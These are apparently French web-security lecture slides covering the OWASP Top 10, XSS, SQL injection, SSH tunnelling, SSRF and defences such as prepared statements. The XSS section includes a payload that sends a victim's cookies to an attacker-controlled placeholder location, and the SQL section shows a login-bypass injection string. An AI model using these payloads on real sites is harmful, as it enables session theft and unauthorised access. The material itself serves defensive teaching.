Sécurité web

2019

Introduction

Owasp top 10

- Injection (SQL, commandes)
- Mauvaise authentification
- Exposition de données sensibles
- XXE — XML External Entities
- Mauvaise gestion des accès
- Mauvaise configuration de sécurité
- XSS — Cross Site Scripting
- Désérialisation de données non sécurisée
- Réutilisation de composants non sécurisés
- Insuffisance de journalisation ou de monitoring

Injection de code côté client: XSS

XSS - enjeux

- Détournement de javascript dans le navigateur
- Peut-être stocké (base de donnée) ou non (~ paramètre d'URL)
- Peut faire tout ce que le navigateur pourrait faire:
  - Modifier le DOM
  - Exécuter des requêtes HTTP
- Permet donc de:
  - Voler des cookies
  - Implémenter un keylogger
  - Bypasser des token CSRF

Exemple

<script>alert(document.cookie);</script>

ou mieux

<script>
document.location='*emplacementcontrolle/*' + document.cookie;
</script>


Outils

- Voir/modifier des requêtes: Burp suite
- Faire des requêtes: navigateur, curl, code (e.g; Python/Requests)

Contre mesures

- Ne pas faire confiance à l'utilisateur: assainir les entrées
- Côté serveur:
  - Content-Security-policy (CSP)
  - WAF

Injection de code côté serveur: injection SQL


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Injection SQL - enjeux

- « Compléter » des requêtes SQL
- Permet de:
  - Bypasser des authentification
  - Modifier (ajouter/supprimer) des bases de données
  - Accéder au système de fichier
  - Executer des procédures SQL

Exemple

SELECT COUNT(*) FROM `users` WHERE login = « $login »

AND pass – « $pass »

Si login = admin » --

Outils

- Tester / exploiter: SQLmap


Contre mesures

- Ne pas faire confiance à l'utilisateur: assainir les entrées
  - Requêtes préparées
  - Attention aux fausses bonnes idées de filtrage
- Côté serveur:
  - WAF


Rebondir sur des serveurs tiers

Connexion directe

Via un proxy (ou serveur mandataire en français)



Exemple: ssh



Exemple

SSH (Secured SHell)

- Ssh permet de connecter deux systèmes ensemble
- Le protocole permet aussi d'établir des tunnes chiffrés
  - Du client au serveur ssh (-L)
  - Du client au serveur ssh en mode socks (-D)
  - Du serveur au client en passant par le serveur ssh (-R)

A travers des applications: SSRF

- Server Side Request Forgery
- Permet d'utiliser une application comme « proxy »
- Un attaquant peut s'en servir pour se dissimuler
- Ou extraire de l'info:
  - Exemple shopify (bounty $25k) : https://hackerone.com/reports/341876
- Exemple, une application utilisant libcurl
  - Tester tous les protocoles gérés par curl : curl -V
- Exemple 2, une application qui manipule des données en XML!

Démo

Conclusion

Ce qu'il faut savoir

- NEVER TRUST USER INPUT
- Il existe X classes d'attaques (~ injection), et des contre-mesures plus ou moins efficaces:
  - XSS
  - CSRF / SSRF
  - (no)SQL injection
  - LDAP injection
  - Command injection
- Leur point commun: confondre requête et paramètres
  - Utiliser des requêtes préparées
  - Utiliser des mécanismes éprouvés pour faire du filtrage
  - Il existe des implémentations pour TOUS les langages
- De la documentation existe
- En cas de doute, doutez
- Si vous ne doutez pas, testez, ou faites tester
- La sécurité, ça s'entretien
- Il suffit d'une erreur de sécurité pour tout compromettre, alors qu'il en faut o pour être en sécurité…
- NEVER TRUST USER INPUT

References

- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- https://www.blackhillsinfosec.com/xml-external-entity-beyond-etcpasswd-fun-profit/
- https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-1-29d034c27978